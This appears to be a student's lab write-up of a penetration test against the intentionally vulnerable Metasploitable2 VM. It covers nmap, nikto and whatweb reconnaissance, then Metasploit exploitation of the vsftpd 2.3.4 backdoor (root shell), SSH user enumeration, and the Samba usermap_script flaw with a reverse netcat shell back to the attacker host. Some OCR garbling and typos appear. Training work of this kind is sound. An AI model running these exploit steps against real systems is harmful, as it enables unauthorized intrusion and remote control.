
metasploitable2

Reconnaissance:

nmap :

```
nmap -sS -sV -p- 192.168.11.155
```



this command to show services running and open port from all port.

```
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
6697/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  unknown
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
34167/tcp open  status      1 (RPC #100024)
```

sudo nmap -sV -sC -O -A 192.168.11.155

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.11.134
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no such
utside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2025-07-29T09:09:32+00:00; -11s from scanner time.
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BIT
SN
```

```
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_DES_64_CBC_WITH_MD5
53/tcp   open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp  open  rpcbind     2 (RPC #100000)
|_rpcinfo: ERROR: Script execution failed (use -d to debug)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
```

```
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
|_http-server-header: Apache-Coyote/1.1
MAC Address: 00:0C:29:D6:9B:72 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix

Host script results:
|_clock-skew: mean: 59m49s, deviation: 2h00m00s, median: -11s
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unkn
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2025-07-29T05:09:24-04:00
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

```
nmap -sV --script vuln 192.168.11.155
```

nmap_vuln.txt

port	services	versions	description	famous loopholes	example
21	**FTP**	vsftpd 2.3.4	translate files	CVE-2011-2023	vsftpd backdoor metasploit
23	**Telnet**	linux telnetd	control remote	Default creds	brute-force/shell access
25	**SMTP**	Postfix smtpd	message email	relay,command injection	smtp-user-enum metasploit
53	**DNS/Domain**	ISC BIND (dnsmasq...)	domain name	CVE-2009-0696	DNS Cache poisning
80	**HTTP**	Apache 2.2.8	web server	xss,SQLi,LFI	nitkto.dirb, DFWA
139	**netBIOS-SSN**	samba smbd 3.x	share files (SMB)	RCE+auth bypass	metasploit/ rpcclient
512	**Login?**	rlogind	control remote	Trust exploit	rlogin w/o password
513	**shell/rexec**	rexecd	execution command	RCE	login bypass
1099	**Java RMI**	Java RMI Registry	GUI Java to control remote	RCE-CVE-2017-3241	metasploit: **java_rmi_server**
3306	**MySQL**	MySQL 5.0.51a	database	root no password	**mysql_login**, metasploit
3632	**DistCCD**	distccd v1.x	collection program by remotely	RCE-CVE-2004-2687	**dsitcc_exec** in metasploit
5900	**VNC**	VNC Protocol	control remotely	no password	vncviewer ,msf: vnc_none_auth
8180	**HTTP (Tomcat)**	Apache Tomcat/Coyot	web + Admin	upload WAR shell	**tomcat_mgr_upload**

whatweb :

```
┌──(kali㉿kali)-[~]
└─$ sudo whatweb http://192.168.11.155
[sudo] password for kali:
http://192.168.11.155 [200 OK] Apache[2.2.8], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][Apache/2.2.8 (Ubuntu) DAV/2], IP
[192.168.11.155], PHP[5.2.4-2ubuntu5.10], Title[Metasploitable2 - Linux], WebDAV[2], X-Powered-By[PHP/5.2.4-2ubuntu5.10]

┌──(kali㉿kali)-[~]
└─$
```

nikto :

nikto.txt

```
└─$ sudo nikto -h http://192.168.11.155
[sudo] password for kali:
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.11.155
+ Target Hostname:    192.168.11.155
+ Target Port:        80
+ Start Time:         2025-07-29 09:45:08 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that con
```

```
oss_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
ble2
icking\metasplitable\metasploitable\Clone of Metasploitable2-Linux.vmx This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
```

dirb :

dirb :

Exploitation :

metasploit , msfconsole ,searchsploit:

vsftpd 2.3.4 :-

```
┌──(kali㉿kali)-[~]
└─$ sudo searchsploit vsftpd 2.3.4
[sudo] password for kali:
---------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                              |  Path
---------------------------------------------------------------------------- ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                   | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                      | unix/remote/17491.rb
---------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(kali㉿kali)-[~]
```

vsftpd 2.3.4 has backdoor command execution.

it can exploit by metasploit from 17491.rb

exploit by msfconsole :

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q
msf6 > search 17491
[-] No results from search
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf6 > use 0
msf6 auxiliary(dos/ftp/vsftpd_232) > option
[-] Unknown command: option. Did you mean options? Run the help command for more details.
msf6 auxiliary(dos/ftp/vsftpd_232) > options

Module options (auxiliary/dos/ftp/vsftpd_232):

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
```

```
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.11.155
RHOSTS => 192.168.11.155
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.11.155:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.11.155:21 - USER: 331 Please specify the password.
[+] 192.168.11.155:21 - Backdoor service has been spawned, handling...
[+] 192.168.11.155:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.11.134:33309 -> 192.168.11.155:6200) at 2025-07-29 06:07:30 -0400


ls
B◆
bin
boot
cdrom
```

openssh 4.7p1 :-username enumeration

```
┌──(kali㉿kali)-[~]
└─$ sudo searchsploit OpenSSH 4.7p1
```

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege E	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

Shellcodes: No Results

```
┌──(kali㉿kali)-[~/OpenSSH_4.7p1-Exploit]
└─$ sudo nano userpass.txt

┌──(kali㉿kali)-[~/OpenSSH_4.7p1-Exploit]
└─$
```

kali@kali: ~/OpenSSH_4.7p1-Exploit

File Actions Edit View Help

kali@kali: ~/OpenSSH_4.7p1-Exploit × | kali@kali: ~/OpenSSH_4.7p1-Exploit ×

```
 GNU nano 8.0                                                  userpass.txt *
admin
123
user
kali
msfadmin
```

```
└─$ sudo msfconsole -q
msf6 > search openssh

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/windows/manage/forward_pageant       .                normal  No     Forward SSH Agent Requests To Remote Pageant
   1  post/windows/manage/install_ssh           .                normal  No     Install OpenSSH for Windows
   2  post/multi/gather/ssh_creds               .                normal  No     Multi Gather OpenSSH PKI Credentials Collection
   3  auxiliary/scanner/ssh/ssh_enumusers       .                normal  No     SSH Username Enumeration
   4    \_ action: Malformed Packet             .                .       .      Use a malformed packet
   5    \_ action: Timing Attack                .                .       .      Use a timing attack
   6  exploit/windows/local/unquoted_service_path  2001-10-25    great   Yes    Windows Unquoted Service Path Privilege Escalation


Interact with a module by name or index. For example info 6, use 6 or use exploit/windows/local/unquoted_service_path

msf6 > use 3
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set RHOSTS 192.168.11.155
RHOSTS => 192.168.11.155
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set username msfadmin
username => msfadmin
msf6 auxiliary(scanner/ssh/ssh_enumusers) > set user_file userpass.txt
user_file => userpass.txt
msf6 auxiliary(scanner/ssh/ssh_enumusers) > run

[*] 192.168.11.155:22 - SSH - Using malformed packet technique
[*] 192.168.11.155:22 - SSH - Checking for false positives
[*] 192.168.11.155:22 - SSH - Starting scan
[+] 192.168.11.155:22 - SSH - User 'msfadmin' found
[+] 192.168.11.155:22 - SSH - User 'user' found
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_enumusers) >
```

samba :

nmap :

```
nmap -sV -p 445 --script=samba-vuln* 192.168.11.155
```


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV -p 445 --script=samba-vuln* 192.168.11.155
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-30 02:40 EDT
Nmap scan report for 192.168.11.155
Host is up (0.00033s latency).

PORT    STATE SERVICE     VERSION
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:D6:9B:72 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.99 seconds

┌──(kali㉿kali)-[~]
└─$
```

searchsploit :


```
searchsploit samba 3
```

```
Samba 2.2.x - Remote Buffer Overflow                                                | linux/remote/7.pl
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit)                | osx/remote/16875.rb
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass                              | multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)    | unix/remote/16320.rb
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)                  | linux/remote/9950.rb
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit)              | linux/remote/16859.rb
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit)            | solaris/remote/16329.rb
Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow                            | linux/dos/4732.c
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC)                   | multiple/dos/5712.pl
Samba 3.0.4 - SWAT Authorisation Buffer Overflow                                    | linux/remote/364.pl
Samba 3.3.12 (Linux x86) - 'chain_reply' Memory Corruption (Metasploit)             | linux_x86/remote/16860.rb
Samba 3.3.5 - Format String / Security Bypass                                       | linux/remote/33053.txt
Samba 3.4.16/3.5.14/3.6.4 - SetInformationPolicy AuditEventsInfo Heap Overflow (Metasploit) | linux/remote/21850.rb
Samba 3.4.5 - Symlink Directory Traversal                                           | linux/remote/33599.txt
Samba 3.4.5 - Symlink Directory Traversal (Metasploit)                              | linux/remote/33598.rb
Samba 3.4.7/3.5.1 - Denial of Service                                               | linux/dos/12588.txt
Samba 3.5.0 - Remote Code Execution                                                 | linux/remote/42060.py
Samba 3.5.0 < 4.4.14/4.5.10/4.6.4 - 'is_known_pipename()' Arbitrary Module Load (Metasploit) | linux/remote/42084.rb
Samba 3.5.11/3.6.3 - Remote Code Execution                                          | linux/remote/37834.py
Samba 3.5.22/3.6.17/4.0.8 - nttrans Reply Integer Overflow                          | linux/dos/27778.txt
```

www.cvedetails.com :



NIST NDV :



this cve-2007-2447 is exploited to version 3.0.0.- 3.0.25.


msfconsole :


```
search samba/user

use 0
set RHOSTS 192.168.11.155
set LHOST 192.168.11.134
set payload cmd/unix/reverse_netcat
run
```

created session.


DVWA :


SQL Injection :

